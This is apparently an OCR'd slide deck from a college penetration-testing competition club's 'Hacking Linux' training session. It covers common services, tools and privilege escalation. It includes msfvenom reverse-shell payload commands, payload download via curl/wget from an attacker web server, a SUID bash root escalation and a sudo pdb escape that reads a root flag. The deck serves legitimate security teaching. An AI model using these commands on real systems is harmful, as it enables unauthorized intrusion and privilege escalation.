Week 4: Hacking Linux

Linux Hacking

Sign-in:

https://jessh.zip/cptcweek4

SIGN IN!!

https://jessh.zip/cptcweek4

whoami

Marshall Ung | Shadowclaw

4th Year CE

CCDC

- Alternate Threat Hunter 2022-2023
- Threat Hunter 2023-2024

CPTC

- Alternate Pentester 2022
- Pentester 2023
- Captain 2024

Next on Bronco CPTC . . .

When	What
~~July 13th~~	~~Introduction to CPP Cyber~~
~~July 20th~~	~~Intro to Penetration Testing~~
~~July 27th~~	~~Hacking Web Applications~~
August 3rd	Hacking Linux
August 10th	Hacking Windows
August 17th	Consulting
August 24 - 25th	**Tryouts**
August 31th	Full CPTC Team Selected

← You are here

Agenda

1 Common Services

2 Tools

3 Attacks

4 Lab

01
Common Linux Services

Common Linux Services

- FTP - Port 21 TCP
- SSH - Port 22 TCP
- HTTP/S - Port 80/443 TCP
- Databases - Varies

FTP: 21 TCP

File Transfer Protocol

- Host files for downloading and sometimes uploading
- Can be anonymous, guest, or require creds
- Can host sensitive content or be vulnerable

SSH: 22 TCP

Secure Shell

- Remotely access and manage systems
- Can be used to securely transfer files via SCP
- Requires credentials or an authorized key-pair
- If a user can read files on a system, they could copy an ssh key, giving them ssh access

HTTP: 80/443 TCP

Hypertext Transfer Protocol (Web Servers)

- Lots of different web servers on different ports
- Source code in web root may have more information about the system (e.g. database credentials)

Databases

Database Servers

- Store large quantities of data in database structures
- Potentially store sensitive data such as password hashes which can be decrypted


02
Tools

Msfvenom - Payload Generation

Generate payloads to execute on your target

Ex.
msfvenom -p windows/shell_reverce_tcp LHOST=<LISTENER IP> LPORT=<LISTENER PORT> -f exe > shell.exe

Underscore indicates a stageless payload



```
┌──(root㉿kali)-[~]
└─# msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.213.133 LPORT=4444
-f elf > shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the
payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf file: 194 bytes
```

File Transfer

Python Web Server


```
python -m http.server <port>
```

Curl Download

```
curl http://<ip>:<port>/downloadfile > outfile
```

Wget


```
wget <ip>:<port>/downloadfile
```



LinPEAS - Enumerate privilege escalation vectors

https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS

GTFOBins - Linux binaries that can be exploited




Search among 376 binaries: <binary> +<function> ...

Binary	Functions
7z	File read, Sudo
aa-exec	Shell, SUID, Sudo
ab	File upload, File download, SUID, Sudo
agetty	SUID
alpine	File read, SUID, Sudo

https://gtfobins.github.io/


Pspy - Monitor Processes without root permissions



```
2023/06/30 14:22:10 CMD: UID=1000  PID=387587 | /bin/sh /usr/share/kali-themes/xfce4-panel-genmon-vpnip.sh
2023/06/30 14:22:10 CMD: UID=1000  PID=387586 | /bin/sh /usr/share/kali-themes/xfce4-panel-genmon-vpnip.sh
2023/06/30 14:22:10 CMD: UID=1000  PID=387590 | /bin/sh /usr/share/kali-themes/xfce4-panel-genmon-vpnip.sh
2023/06/30 14:22:10 CMD: UID=1000  PID=387592 | grep -o -P (?⇐inet )[0-9]{1,3}(\.[0-9]{1,3}){3}
2023/06/30 14:22:10 CMD: UID=1000  PID=387591 | ip a s
2023/06/30 14:22:11 CMD: UID=0     PID=387595 | whoami
2023/06/30 14:22:11 CMD: UID=0     PID=387596 | -zsh
2023/06/30 14:22:11 CMD: UID=1000  PID=387597 | /bin/sh /usr/share/kali-themes/xfce4-panel-genmon-vpnip.sh
2023/06/30 14:22:11 CMD: UID=1000  PID=387601 | head -n 1
2023/06/30 14:22:11 CMD: UID=1000  PID=387600 | cut -d : -f1
2023/06/30 14:22:11 CMD: UID=1000  PID=387599 |
2023/06/30 14:22:11 CMD: UID=1000  PID=387598 | /bin/sh /usr/share/kali-themes/xfce4-panel-genmon-vpnip.sh
2023/06/30 14:22:11 CMD: UID=1000  PID=387604 | grep -o -P (?⇐inet )[0-9]{1,3}(\.[0-9]{1,3}){3}
2023/06/30 14:22:11 CMD: UID=1000  PID=387603 | ip a s
2023/06/30 14:22:11 CMD: UID=1000  PID=387602 | /bin/sh /usr/share/kali-themes/xfce4-panel-genmon-vpnip.sh
```

https://github.com/DominicBreuker/pspy


Google - Remember to use Google



03


Attacks

Linux Attacks



Insecure File Permissions


Weak file permissions on files could lead to compromise
Ex: Insecure permissions on /etc/passwd & /etc/shadow can allow for unprivileged users to add other users, escalating their privileges




```
┌──(root㉿kali)-[~]
└─# cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```

SUID/SGID


Abuse Set User ID/Group User ID permissions
Executables with SUID/GUID bit run as owner/group owner respectively
You can run it if you have execute perms, but it will spawn as owner
Use GTFO Bins



4000 = SUID Permissions



```
┌──(kali㉿kali)-[~]
└─$ find /bin/ -perm /4000 -user root
/bin/bash
/bin/ntfs-3g
/bin/chfn
/bin/umount
/bin/kismet_cap_nxp_kw41z
/bin/fusermount3
/bin/kismet_cap_nrf_52840
/bin/kismet_cap_ti_cc_2531
/bin/mount
/bin/vmware-user-suid-wrapper
/bin/kismet_cap_nrf_mousejack
/bin/su
```




SUID


If the binary has the SUID bit set, it does not c
system, escalate or maintain privileged acces
argument on systems like Debian (<= Stretch) t

This example creates a local SUID copy of the
an existing SUID binary skip the first command

```
sudo install -m =xs $(which bash) .

./bash -p
```




```
┌──(kali㉿kali)-[~]
└─$ /bin/bash -p
bash-5.2# whoami
root
bash-5.2# 
```




SUDO Abuse

You have access to SUDO on specific binaries
Use sudo on specific binaries so the process spawns as root and start a shell process




```
user@forge:~$ nc localhost 40268
Enter the secret password: secretadminpassword
Welcome admin!

What do you wanna do:
[1] View processes
[2] View free memory
[3] View listening sockets
[4] Quit
test
```



```
user@forge:~$ sudo python3 /opt/remote-manage.py
Listening on localhost:40268
invalid literal for int() with base 10: b'test'
> /opt/remote-manage.py(27)<module>()
→ option = int(clientsock.recv(1024).strip())
(Pdb) __import__('os').system('cat /root/root.txt')
7f0b1a375707c850a08388ec02848584
0
(Pdb) █
```

Crontabs


Way to Automate Running commands/scripts
If you have write permissions on a file that is run by another user here, you could act as that user



```
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
```

Kernel Exploits

Exploits that affect a certain version of the kernel itself
Users can leverage kernel exploits to gain elevated privileges
Ex: Dirty Cow (CVE-2016-5195)




```
═══════════════════════════════════════╣ Basic information ╠═══════════════════════════════════════
OS: Linux version 3.2.0-23-generic (buildd@crested) (gcc version 4.6.3 (Ubuntu/Linaro 4.6.3-1ubuntu4) ) #36-Ubuntu SMP Tue Apr
User & Groups: uid=1000(hype) gid=1000(hype) groups=1000(hype),24(cdrom),30(dip),46(plugdev),124(sambashare)
Hostname: Valentine
Writable folder: /home/hype
[+] /bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)
[+] /bin/nc is available for network discover & port scanning (linpeas can discover hosts and scan ports, learn more with -h)
```


$PATH Variable HIjacking

$PATH

Acts as a list of "shortcuts" so user doesn't need full path
Each path is separated via a “ : ”
You can "trick" programs that don't use absolute paths by manipulating path variable, or the program's current directory

